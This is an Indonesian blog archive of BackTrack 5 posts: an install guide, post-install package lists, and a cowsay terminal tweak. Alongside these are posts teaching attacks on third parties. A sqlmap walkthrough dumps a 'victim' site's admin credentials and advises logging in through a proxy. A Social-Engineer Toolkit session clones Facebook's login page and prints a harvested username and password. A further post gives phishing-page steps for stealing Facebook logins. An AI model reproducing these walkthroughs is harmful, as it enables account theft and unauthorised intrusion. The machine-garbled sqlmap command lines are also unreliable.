Showing posts with label Backtrack. Show all posts

Wednesday, 27 August 2014

Install Linux Backtrack 5 R3 Update 2014

By Unknown   Posted at  07:47   Backtrack No comments
 kali ini saya akan berbagi tentang Linux BackTrack. Kali ini saya akan berbagi bagaimana cara Install Backtrack 5 r3.


BackTrack ditujukan untuk semua pemirsa dari profesional keamanan yang paling cerdas untuk pendatang baru dini untuk bidang keamanan informasi. BackTrack mempromosikan cara cepat dan mudah untuk menemukan dan update database terbesar koleksi alat keamanan to-date. Komunitas kami pengguna berkisar dari penguji penetrasi terampil di bidang keamanan informasi, pemerintah entitas, teknologi informasi, penggemar keamanan, dan individu baru untuk komunitas keamanan.


Umpan balik dari semua industri dan tingkat keterampilan memungkinkan kita untuk benar-benar mengembangkan solusi yang disesuaikan terhadap semua orang dan jauh melebihi apa yang pernah dikembangkan baik secara komersial dan tersedia secara bebas. Proyek ini didanai oleh Serangan Keamanan. Apakah Anda nirkabel hacking, mengeksploitasi server, melakukan penilaian aplikasi web, belajar, atau sosial-rekayasa klien, BackTrack adalah one-stop-shop untuk semua kebutuhan keamanan Anda.


Baiklah tidak usah-usah berlama-lama mungkin sobat sudah pensaran mau menginstall Bactrack 5 r3, dalam menginstall bactrack kita memulai dengan beberapa tahap den kita mulai dengan tahap pertama:

1. Siapkan DVD Backtrack 5 r3
2. masukkan DVD ke komputer kemudian Booting sehinngga tampil gambar seperti di bawah ini :


3. Setelah proses boot selesai makan akan tampil gambar seperti dibawah ini dan pilih "Backtrack Text - Default Boot Text Mode" :


4. tunggu hingga proses hingga tampil seperti di bawah ini, setelah muncul gambar seperi di bawah ini kemuidan ketik "startx" untuk mendapatakn mode GUI.


5. kemudian klik pada ikon "Install Backtrack" pada desktop


6. kemudian pilih bahasa yang kita iniginkan kemudian klik forward


7. Setelah itu sesuaikan Region dan Time Zone sesuai yang diinginkan kemudian klik forward.


8. Pilih layout keyboard sesuai yang diinginkan.


9. Disini ada 2 pilihan yaitu "Erase and use the entire disk" dan "Specify Partitions manually(advanced)". Jika kita ingin menggunakan semua data/hardisk pilih "Erase and use the entire disk". Namun jika ingin mempartisi secara manual (membuat swap dan root) kita pilih "Specify Partitions manually(advanced)".


Disini saya memberi contoh yang pasrtisi secara manual jadi pilih "Specify Partitions manually(advanced)" kemudian klik forward.


10. Dilangkah ini kita akan membuat "swap area" dan "root ( / )". Swap area biasanya 2x RAM kita.

pertama klik freespace lalu klik add.


Dilangkah ini kita membuat Swap Area terlebih dahulu. RAM saya 2gb jadi saya mengisinya 4gb pada swap area ini. Pada kotak "Use as" pilih Swap area lalu klik OK.


Kemudian kita Klik Free Space lagi, lalu klik add.


Pada langkah ini karena kita membuat partisi ROOT ( / ) jadi kita gunakan semua partisi. Jadi kita tinggal mengganti Mount point dengan / (root) kemudian klik OK.


Setelah itu klik/pilih partisi yang bertype EXT4 atau root dan klik forward.
11. Sampailah kita pada tahap terakhir yaitu Insatalasi. Pada langkah ini kita tinggal klik Install.


12. Setelah mengklik "Install" maka akan tampil proses instalasi. Kita tinggal tunggu proses instalasi sampai selesai.


13. Setelah proses instalasi selesai kita bisa merestart komputer kita atau Continue Testing. Tapi saya sarankan restart saja.


14. Setelah mucul gambar seperti dibawah ini kita keluarkan DVD kita dan tekan ENTER.


15. Setelah Restart selesai akan muncul gambar seperti dibawah ini. Isikan User namenya "root" dan passwordnya "toor". mungkin saat mengisikan password ketikan kita tidak terlihat tapi abaikan saja tetap ketikan toor kemudian enter. Setelah itu untuk masuk ke desktop kita ketikan "startx".


16. taraaaa Backtrack siap digunakan.


Bagaimana sobat mboiz mudah bukan menginstall Bakctrack? Saya yakin sobat Mboiz pasti bisa menginstall semua. jika ada kesulitan atau masalah saat penginstalan silahkan coment saja. sekian dulu dari saya DCM "Dixon Cah Mboiz" semoga tutorial ini bermanfaat bagi sobat Mboiz sekalian. Salam Go Open Source.

Wednesday, 23 October 2013

Hal - hal yang di lakukan setelah instal Backtrack part1

By Unknown   Posted at  07:36   Backtrack No comments
Setelah saya Berbagi Cara install Backtrack 5 r3. sekarang saya akan bagikan apa saja yang dilakukan setelah install Backtrack. terkadang kita bertanya-tanya apa yang akan kita lakukan setelah install Backtrack. Langsung jha , ke Topiknya :


Hal yang pertama di lakukan adalah melakukan update/upgrade, tujuannya untuk memperbaharui system dan paket yang sudah terinstall sebelumnya, ok langsung saja buka terminal dengan cara Ctrl+Alt+T /Start+Accessories+Terminal  kemudian ketikkan perintah berikut di terminal anda.
  • apt-get update
  • apt-get upgrade
    Install update-manager, lokasinya akan berada di System ==>administration==> update manager.
    • apt-get install update-manager

    Synaptic Package Manager lokasinya berada di Applications=>System=>Administration=>Synaptic Packages Manager

    • apt-get install synaptic 

    Ubuntu-Software-Center lokasinya berada di Applications=>Ubuntu-software-Center

    • apt-get install software-center

    1. Anti Virus
    Di Windows ada AVG, Kaspersky sedang di Linux ada ClamAV dan avast!. Install ClamAV (di USC bernama Virus Scanner).

    Install ClamAV :
    sudo apt-get install clamav clamtk
    Jalankan melalui Application - Accessories - Virus Scanner.

    Install Avast :
    wget http://files.avast.com/files/linux/avast4workstation_1.3.0-2_i386.deb && sudo dpkg -i avast4workstation_1.3.0-2_i386.deb
    Jalankan Avast melalui Application - Accessories - avast! Antivirus.

    2. Java
    Java sangat penting untuk membuka aplikasi yang membutuhkan Java di browser. Misalnya bila kita akan upload foto di situs Facebook.

    Install Java :
    apt-get install sun-java6-jre sun-java6-plugin equivs
    *tp biasanya sudah ada di backtrack.

    3. Multimedia
    Di Windows ada Windows Media Player, Real Player. Dengan Ubuntu multimedia dapat menggunakan VLC, MPlayer. Agar aplikasi multimedia dapat berjalan di Ubuntu, maka dibutuhkan banyak codec multimedia. Menginstall VLC dan MPlayer akan menginstall banyak codec multimedia.

    Install VLC dan MPlayer :
    apt-get install vlc mplayer
    Install Paket Yang Umum Digunakan :
    apt-get install libxine1-ffmpeg gxine mencoder mpeg2dec vorbis-tools id3v2 mpg321 mpg123 libflac++6 ffmpeg libmp4v2-0 totem-mozilla icedax tagtool easytag id3tool lame nautilus-script-audio-convert libmad0 libjpeg-progs libquicktime1 flac faac faad sox ffmpeg2theora libmpeg2-4 uudeview flac libmpeg3-1 mpeg3-utils mpegdemux liba52-0.7.4-dev
    Install Gstreamer :
    apt-get install gstreamer0.10-ffmpeg gstreamer0.10-fluendo-mp3 gstreamer0.10-gnonlin gstreamer0.10-pitfdll gstreamer0.10-sdl gstreamer0.10-plugins-bad-multiverse gstreamer0.10-schroedinger gstreamer0.10-plugins-ugly-multiverse totem-gstreamer
    Lebih Banyak Codec Multimedia :
    apt-get install gstreamer-dbus-media-service gstreamer-tools ubuntu-restricted-extras
    DVD Support :
    apt-get install libdvdread4 && sudo /usr/share/doc/libdvdread4/./install-css.sh
    Flash :
    apt-get install gsfonts gsfonts-x11 flashplugin-nonfree

    4. Install dan Atur Compiz Fusion
    Untuk install ketikan saja
    apt-get install compiz

    Untuk mengatur efek Compiz Fusion.
    Install Compiz Setting Manager
    apt-get install simple-ccsm
    Untuk menjalankannya System → Preferences → Simple CompizConfig Settings Manager.

    5. Browser
    Firefox 5.0.1 terpasang secara default di Backtrack 5 Untuk Browser lainnya dapat menambahkannya melalui Synaptic tersedia banyak pilihan browser. Rekomendasi Waroeng Ubuntu adalah Chromium (versi linux untuk Google Chrome) dan Arora (browser ringan).

    Install Chromium
    apt-get install chromium-browser chromium-browser-l10n
    Install Arora
    apt-get install arora

    6. Download Manager
    Di Windows ada Free Download Manager, IDM. Di Linux ada Multiget, Gwget, Uget.

    Install Multiget Gwget dan Uget
    apt-get install multiget gwget uget

    7. Email Client
    Di Windows ada Microsoft Outlook, di Linux dapat menggunakan Evolution atau Thunderbird.

    Install Thunderbird 
    apt-get install thunderbird

    Buka melalui Applications - Internet - Thunderbird Mail/News.

    8. Instant Messaging
    Windows memiliki YM, MSN messenger, QQ, AIM, Gtalk, IRC. Sedang pada Linux dapat menggunakan Pidgin, Emesene, Empathy.

    Install Pidgin
    add-apt-repository ppa:pidgin-developers/ppa && sudo apt-get update

    apt-get install pidgin pidgin-data pidgin-lastfm pidgin-guifications msn-pecan pidgin-musictracker pidgin-plugin-pack pidgin-themes

    Buka melalui Applications → Internet → Pidgin Internet Messenger.

    Install Emesene (MSN Messenger)
    add-apt-repository ppa:bjfs/ppa && sudo apt-get update

    apt-get install emesene
    Buka melalui Applications → Internet → Emesene.

    9. VOIP

    Di Windows dapat memakai Skype, Linux pun juga memiliki Skype.

    Install Skype
    apt-get install skype

    Jalankan melalui Applications → Internet → Skype.

    10. PDF Reader
    Seperti di Window, pada Linux juga dapat menggunakan Adobe Reader dan Evince (default Pdf Reader).

    Install Adobe PDF Reader
    apt-get install acroread

    Jalankan melalui Applications → Office → Adobe Reader.

    11. Music Player
    Untuk menggantikan iTunes, Winamp dapat menggunakan Rhythmbox, Banshee, Amarok. Rhythmbox.

    Install Banshee
    apt-get install banshee banshee-extension-ubuntuonemusicstore banshee-extension-appindicator banshee-extension-lyrics banshee-extension-mirage

    Jalankan melalui Applications → Sound & Video → Banshee Media Player.

    Install Amarok
    apt-get install amarok amarok-common
    Jalankan melalui Applications → Sound & Video → Amarok.


    12. Hard Disk Partitions Manager
    Windows memiliki Symanted Partition Magic, Linux dapat menggunakan Gparted

    Install Gparted
    apt-get install gparted ntfsprogs menu ntfs-config

    Jalankan melalui System → Administration → Partition Editor.

    13. Vector Graphics Editor

    Windows memiliki Adobe Illustrator. Di Linux kita dapat memakai Inkscape.

    Install Inkscape
    apt-get install inkscape
    Jalankan melalui Applications → Graphics → Inkscape Vector Graphics Editor.

    14. Image Editor
    Adobe Photoshop sangat terkenal di Windows juga dengan Paint.net. Alternatif dari aplikasi ini di Linux adalah GIMP dan Pinta.

    Install GIMP
    add-apt-repository ppa:matthaeus123/mrw-gimp-svn && sudo apt-get update

    apt-get install gimp gimp-data gimp-plugin-registry gimp-data-extras
    Jalankan melalui Applications → Graphics → GIMP Image Editor.

    Install Pinta
    add-apt-repository ppa:moonlight-team/pinta && sudo apt-get update

    apt-get install pinta

    Jalankan melalui Applications → Graphics → Pinta Image Editor.


    Sekian Hal - hal yang dilakukan setelah install Backtrack part 1. Nanti saya akan postkan yang part 2.

    Hal - hal yang dilakukan setelah install Backtrack part 2

    By Unknown   Posted at  07:35   Backtrack No comments


          Setelah saya membuat post Hal - hal yang dilakukan setelah install Backtrack part 1. Kali ini saya akan postkan Hal - hal yang dilakukan setelah install Backtrack part 2. untuk menjalankan perintannya tinggal buka terminal dan copykan apa yang ingin di install(yg berwarna merah). oke lansung saja ke Tkp :

    1. 3D Graphics Design
    Windows memiliki 3D Studio MAX, Alternatif untuk Linux adalah Blender.

    Install Blender
    apt-get install blender

    Jalankan melalui Applications → Graphics → Blender (windowed).


    2. Text Editor
    Windows menggunakan Notepad, sedang di Backtrack dapat menggunakan Gedit. Gedit terinstall secara default pada Backtrack. Jalankan melalui Applications → Accessories → Text Editor.


    3. Office
    Windows dapat menggunakan Microsoft Office, sedang Linux memiliki OpenOffice.

    Install OpenOffice
    apt-get install openoffice.org

    Jalankan melalui Applications → Office.


    4. Microsoft Visio
    Aplikasi diagram seperti Microsoft Visio pada Linux dapat menggunakan DIA.

    Install DIA
    apt-get install dia

    Jalankan DIA melalui Applications → Graphics → Dia Diagram Editor.


    5. Microsoft Project
    Microsoft Project di Linux dapat digantikan oleh OpenProj.

    Install OpenProj
    wget http://nchc.dl.sourceforge.net/sourceforge/openproj/openproj_1.4-2.deb && sudo dpkg -i openproj_1.4-2.deb

    Jalankan melalui Applications → Office → OpenProj.


    6. Development IDE

    Untuk menggantikan Dreamweaver di Windows, gunakan Quanta, Kompozer, NetBeans.

    Install Quanta, Kompozer, dan NetBeans
    apt-get install quanta kompozer nvu netbeans

    Jalankan melalui:

    Applications → Programming → Quanta Plus
    Applications → Internet → Kompozer
    Applications → Programming → NetBeans IDE


    7. Source Control Management
    Di Windows menggunakan TortoiseSVN, dengan Backtrack dapat menggunakan RabbitVCS.

    Install RabbitVCS
    add-apt-repository ppa:rabbitvcs/ppa && sudo apt-get update
    apt-get install rabbitvcs-nautilus
    killall nautilus

    Buka dengan klik kanan pada folder/file untuk menjalankan RabbitVCS submenu.


    8. Graphical FTP clients
    Windows memiliki CuteFTP, SmartFTP, pada Backtrack dapat menggunakan FileZilla.

    Install FileZilla
    apt-get install filezilla filezilla-common

    Jalankan melalui Applications → Internet → FileZilla FTP Client.


    9. P2P Clients / Servers, File Sharing
    Untuk Aplikasi Torrent Windows memiliki utorrent, azureus, emule. Di Backtrack dapat menggunakan Transmission BitTorrent Client.

    Dalam menggunakan Azureus, pastikan sudah menginstall java.

    Install Azureus
    apt-get install azureus

    Jalankan melalui Applications → Internet → Azureus.


    10. CD/DVD Burning Tool
    Untuk mengganti Nero, Roxio Easy CD Creator.

    Install K3b
    apt-get install k3b k3b-data libk3b6

    Jalankan melalui Applications → Sound & Video → K3B.


    11. Konfigurasi Firewall
    Bila peduli dengan keamanan komputer kita, Linux memiliki aplikasi Firewall yakni GUFW.

    Install GUFW
    apt-get install gufw

    12. Ubuntu Tweak
    Ubuntu Tweak memudahkan kita untuk melakukan konfigurasi setting Linux kita, mulai dari install/uninstall aplikasi, membersihkan cache, melakukan setting compiz fusion, dll.

    Install Ubuntu Tweak
    add-apt-repository ppa:ubuntu-tweak-testing/ppa && sudo apt-get update
    sudo apt-get install ubuntu-tweak

    Jalankan melalui Applications → System Tools → Ubuntu Tweak.

    13. App Runner
    App Runner merupakan aplikasi yang memudahkan kita saat menjalankan program/executable/script di Ubuntu (dan distro linux lainnya).

    Install App Runner
    wget http://hacktolive.org/files/app_runner/App_Runner_0.2.deb && sudo dpkg -i App_Runner_0.2.deb
    Lalu klik kanan pada file -> Scripts -> Run This App or Run This App (root).

    Sekian Hal - hal yang dilakukan setelah install Backtrack. semoga bermanfaat bagi sobat Mboiz sekalian. Jika ada tambahan nanti akan saya postkn lagi yang lebih banyak. Mulai tinggalkan dosa dengan menginstall Linux kalau bisa jangan dual boot. :D Go Open Source.

    Monday, 21 October 2013

    Cara hack Situs menggunakan Backtrack 5r3 (sqlmap)

    By Unknown   Posted at  02:53   Backtrack No comments


    Dalam tutorial sebelumnya saya telah menjelaskan apa yang mundur , sekarang dalam tutorial ini saya akan menunjukkan kepada Anda cara hack website menggunakan Backtrack 5 (sqlmap). Sqlmap adalah alat sql injection otomatis yang membantu Anda untuk hack situs web dengan mudah. Ikuti langkah-langkah sederhana untuk hack website menggunakan backtrack 5 sqlmap alat. 1. Buka terminal mundur Anda dan ketik cd / pentest / database / sqlmap dan tekan enter. Sekarang sqlmap terbuka di terminal 2. Sekarang menemukan situs rentan. (Baik saya sudah memiliki situs rentan) 3. Sekarang ketik perintah ini di terminal dan tekan enter. (Lihat Gambar di atas)

    sql peta 1

    sql peta 2
    python sqlmap.py-u http://yourvictim 'menyelinap / index.php? id = 4 -dbs

    4. Sekarang Anda akan mendapatkan nama database website
    sql peta 3
    Yah aku punya dua basis data aj dan information_schema kita akan memilih basis data aj. 5. Sekarang mendapatkan tabel database tersebut. untuk itu Anda harus memasukkan perintah ini ke terminal Anda dan hanya tekan Enter.

    python sqlmap.py-u menyelinap / index.php id http://yourvictim '? = 4 -D (nama database)-tabel

    6. Sekarang kita perlu untuk mengambil tabel dari database aj. menyisipkan perintah ini perintah bawah dan tekan enter.
    python sqlmap.py-u http://www.yourvictim 'slink.com / index.php? id = 4 -D aj-tabel

    sql peta 4
    7. Sekarang Anda akan mendapatkan daftar tabel yang disimpan dalam database aj.
    sql peta 5

    8. Sekarang mari kita ambil kolom dari tabel admin
    python sqlmap.py-u http://www.yourvictim 'slink.com / index.php id = 4? -T admin - kolom
    sql peta 7
    Sekarang kita punya kolom dan kami mendapat username dan password
    9. Sekarang mari kita ambil password admin
    python sqlmap.py-u ? slink.com / index.php id http://www.yourvictim '= 4 -T admin-U test - Dump
    Sekarang kita punya username dan password dari website!
    sql peta 9
    Sekarang hanya menemukan admin pidana website dan menggunakan proxy / vpn ketika Anda mencoba untuk login di website sebagai admin.
    iklan
    - See more at: http://www.hackforsecurity.net/2012/07/hack-website-using-backtrack-sqlmap.html#sthash.h0UmiCF6.dpuf

    Saturday, 19 October 2013

    Tutorial hack wifi WPA / WPA2 ( Hotspot ) 2013

    By Unknown   Posted at  21:21   Backtrack No comments
    Tutoria kali ini ane share video tentang cara hack password WPA wifi ( hotspot ) langsung jha ke Video tutorialnya :)

    Thursday, 17 October 2013

    Modifikasi Terminal Backtrack dengan Figlet

    By Unknown   Posted at  20:35   Backtrack No comments



              Awalnya header terminal saya masih dalam bentuk text art melalui figlet, terpikir untuk mempercantik wujud terminal dalam bentuk gambar seperti pada metasploit, akhirnya menemukan solusi dengan menambah paket gambar cowsay pada figlet..
    ok, langsung aja…..
    for SS :

    1. Install figlet
    apt-get install figlet
    2. Install paket text gambar figlet nya dengan cara
    sudo apt-get install cowsay figlet

    untuk melihat apa-apa saja gambar-gambar cowsay nya
    ls /usr/share/cowsay/cows


    maka yang di ambil:

    apt eyes mutilated
    beavis.zen flaming-sheep ren
    bong ghostbusters sheep
    bud-frogs gnu skeleton
    bunny head-in snowman
    calvin hellokitty sodomized-sheep
    cheese kiss stegosaurus
    cock kitty stimpy
    cower koala suse
    daemon kosh three-eyes
    default luke-koala turkey
    dragon-and-cow mech-and-cow turtle
    dragon meow tux
    duck milk vader
    elephant moofasa vader-koala
    elephant-in-snake moose www


    menampilkan gambar :
    cowsay -f nama_gambar_cowsay "sample_text"

    ex: cowsay -f dragon “mynameisdieka” or
    cowsay -f daemon “mynameisdieka” or ganti aja nama_gambar_cowsay, coba satu persatu


    jika gambar yang di inginkan telah terpilih dan ingin di tmpilkan pada terminal maka ketikkan perintah
    nano .bashrc
    dan tambahkan baris terakhir dengan
    cowsay -f nama_gambar_cowsay "sample_text"
    ex: cowsay -f dragon “mynameisdieka


    kemudian save

    ctrl+x dan Y enter
    Nah, sekarang terminal linux anda memiliki ciri khas tersendiri :)
    mudah-mudahan bermanfaat

    Wednesday, 16 October 2013

    Hack facebook dengan backtrack 5 r3

    By Unknown   Posted at  09:20   Backtrack 1 comment


    Cara ini saya dapatkan dari hacker Backtrack terpercaya Jadi coba aja deh


    Alat Tempurnya :
    - Backtrack 5 R3 = Download Here

    1- open terminal

    root@HAWARIEZ:~# cd /pentest/exploits/set
    root@HAWARIEZ:/pentest/exploits/set# ./set

    01011001011011110111010100100000011100
    10011001010110000101101100011011000111
    10010010000001101000011000010111011001
    10010100100000011101000110111100100000
    01101101011101010110001101101000001000
    00011101000110100101101101011001010010
    00000110111101101110001000000111100101
    10111101110101011100100010000001101000
    01100001011011100110010001110011001000
    00001110100010110100101001001000000101
    01000110100001100001011011100110101101
    11001100100000011001100110111101110010
    00100000011101010111001101101001011011
    10011001110010000001110100011010000110
    01010010000001010011011011110110001101
    10100101100001011011000010110101000101
    01101110011001110110100101101110011001
    01011001010111001000100000010101000110
    11110110111101101100011010110110100101
    11010000100000001010100110100001110101
    011001110111001100101010


    Welcome to the Social-Engineer Toolkit (SET). Your one
    stop shop for all of your social-engineering needs..

    Join us on irc.freenode.net in channel #setoolkit

    The Social-Engineer Toolkit is a product of TrustedSec.

    Visit: https://www.trustedsec.com/

    Select from the menu:

    1) Social-Engineering Attacks
    2) Fast-Track Penetration Testing
    3) Third Party Modules
    4) Update the Metasploit Framework
    5) Update the Social-Engineer Toolkit
    6) Update SET configuration
    7) Help, Credits, and About

    99) Exit the Social-Engineer Toolkit

    set> 1

    .M"""bgd `7MM"""YMM MMP""MM""YMM
    ,MI "Y MM `7 P' MM `7
    `MMb. MM d MM
    `YMMNq. MMmmMM MM
    . `MM MM Y , MM
    Mb dM MM ,M MM
    P"Ybmmd" .JMMmmmmMMM .JMML.


    Welcome to the Social-Engineer Toolkit (SET). Your one
    stop shop for all of your social-engineering needs..

    Join us on irc.freenode.net in channel #setoolkit

    The Social-Engineer Toolkit is a product of TrustedSec.

    Visit: https://www.trustedsec.com/

    Select from the menu:

    1) Spear-Phishing Attack Vectors
    2) Website Attack Vectors
    3) Infectious Media Generator
    4) Create a Payload and Listener
    5) Mass Mailer Attack
    6) Arduino-Based Attack Vector
    7) SMS Spoofing Attack Vector
    8) Wireless Access Point Attack Vector
    9) QRCode Generator Attack Vector
    10) Powershell Attack Vectors
    11) Third Party Modules

    99) Return back to the main menu.

    set> 2

    The Web Attack module is a unique way of utilizing multiple web-based attacks
    in order to compromise the intended victim.

    The Java Applet Attack method will spoof a Java Certificate and deliver a
    metasploit based payload. Uses a customized java applet created by Thomas
    Werth to deliver the payload.

    The Metasploit Browser Exploit method will utilize select Metasploit
    browser exploits through an iframe and deliver a Metasploit payload.

    The Credential Harvester method will utilize web cloning of a web-
    site that has a username and password field and harvest all the
    information posted to the website.

    The TabNabbing method will wait for a user to move to a different
    tab, then refresh the page to something different.

    The Man Left in the Middle Attack method was introduced by Kos and
    utilizes HTTP REFERER's in order to intercept fields and harvest
    data from them. You need to have an already vulnerable site and in-
    corporate <script src="http://YOURIP/">. This could either be from a
    compromised site or through XSS.

    The Web-Jacking Attack method was introduced by white_sheep, Emgent
    and the Back|Track team. This method utilizes iframe replacements to
    make the highlighted URL link to appear legitimate however when clicked
    a window pops up then is replaced with the malicious link. You can edit
    the link replacement settings in the set_config if its too slow/fast.

    The Multi-Attack method will add a combination of attacks through the web attack
    menu. For example you can utilize the Java Applet, Metasploit Browser,
    Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
    all at once to see which is successful.

    1) Java Applet Attack Method
    2) Metasploit Browser Exploit Method
    3) Credential Harvester Attack Method
    4) Tabnabbing Attack Method
    5) Man Left in the Middle Attack Method
    6) Web Jacking Attack Method
    7) Multi-Attack Web Method
    8) Victim Web Profiler
    9) Create or import a CodeSigning Certificate

    99) Return to Main Menu

    set:webattack>4

    The first method will allow SET to import a list of pre-defined web
    applications that it can utilize within the attack.

    The second method will completely clone a website of your choosing
    and allow you to utilize the attack vectors within the completely
    same web application you were attempting to clone.

    The third method allows you to import your own website, note that you
    should only have an index.html when using the import website
    functionality.

    1) Web Templates
    2) Site Cloner
    3) Custom Import

    99) Return to Webattack Menu

    set:webattack>2
    [-] This option is used for what IP the server will POST to.
    [-] If you're using an external IP, use your external IP for this
    set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.65.128
    [-] SET supports both HTTP and HTTPS
    [-] Example: http://www.thisisafakesite.com/
    set:webattack> Enter the url to clone:http://www.facebook.com/

    [*] Cloning the website: https://login.facebook.com/login.php
    [*] This could take a little bit...

    The best way to use this attack is if username and password form
    fields are available. Regardless, this captures all POSTs on a website.
    [!] I have read the above message.

    Press <return> to continue
    80

    [*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
    [*] Social-Engineer Toolkit Credential Harvester Attack
    [*] Credential Harvester is running on port 80
    [*] Information will be displayed to you as it arrives below:
    80
    192.168.65.128 - - [09/Feb/2013 04:46:59] "GET / HTTP/1.1" 200 -
    192.168.65.128 - - [09/Feb/2013 04:47:05] "GET /index2.html HTTP/1.1" 200 -
    192.168.65.128 - - [09/Feb/2013 04:47:05] "GET /index2.html HTTP/1.1" 200 -
    [*] WE GOT A HIT! Printing the output:
    PARAM: lsd=AVp8mX8f
    PARAM: display=
    PARAM: legacy_return=1
    PARAM: return_session=0
    PARAM: trynum=1
    PARAM: charset_test=€,´,€,´,水,Д,Є
    PARAM: timezone=-120
    PARAM: lgnrnd=184623_HAT4
    PARAM: lgnjs=1360378026
    POSSIBLE USERNAME FIELD FOUND: email=shamy
    POSSIBLE PASSWORD FIELD FOUND: pass=123456
    PARAM: default_persistent=0
    [*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
    -----------------


    Cara Hacking Facebook Dengan DNS Spoofing di Backtrack 5 R3

    By Unknown   Posted at  08:39   Backtrack 2 comments
    tak bosan-bosannya belajar mengenai backtrack :D hehe
    kali ini saya akan share tricks tentang SET atau Social-Engineering Toolkit 
    SET ini sudah tersedia di Backtrack 5 . ini sejenis fake login yang alamatnya adalah ip address kita misalnya 192.168.1.1 .
    mulai pada penasaran yah pastinya kalian sobat? hehe gausah pakai lama deh mari kita mulai dan perhatikan yah perintahnya :

    Pertama buka terminal :
    1. masukkan perintah :  cd /pentest/exploits/set (enter)
    2. masukkan perintah : ./set (enter)
    3. pilih Social-Engineering Attacks dengan cara tekan angka 1 (enter)
    4. pilih Website Attack Vectors tekan 2 (enter)
    5. pilih Credential Harvester Attack Method tekan 3 (enter)
    6. pilih Web Templates tekan 1 (enter)
    7. IP address for the POST back in Harvester/Tabnabbing: 192.168.1.1 (IP address kita)
    jika memilih Site Cloner kita perlu memasukan alamat web yang akan kita buat menjadi fake login, dan jika web templates kita tinggal memilih yang sudah disediakan oleh SET itu sendiri, facebook,gmail,google,twitter dan Java required contohnya.
    8. tinggal pilih template yg mana, untuk contoh kita coba facebook, pilih 4
    9. Press {return} to continue. tekan enter. [*] Social-Engineer Toolkit Credential Harvester Attack
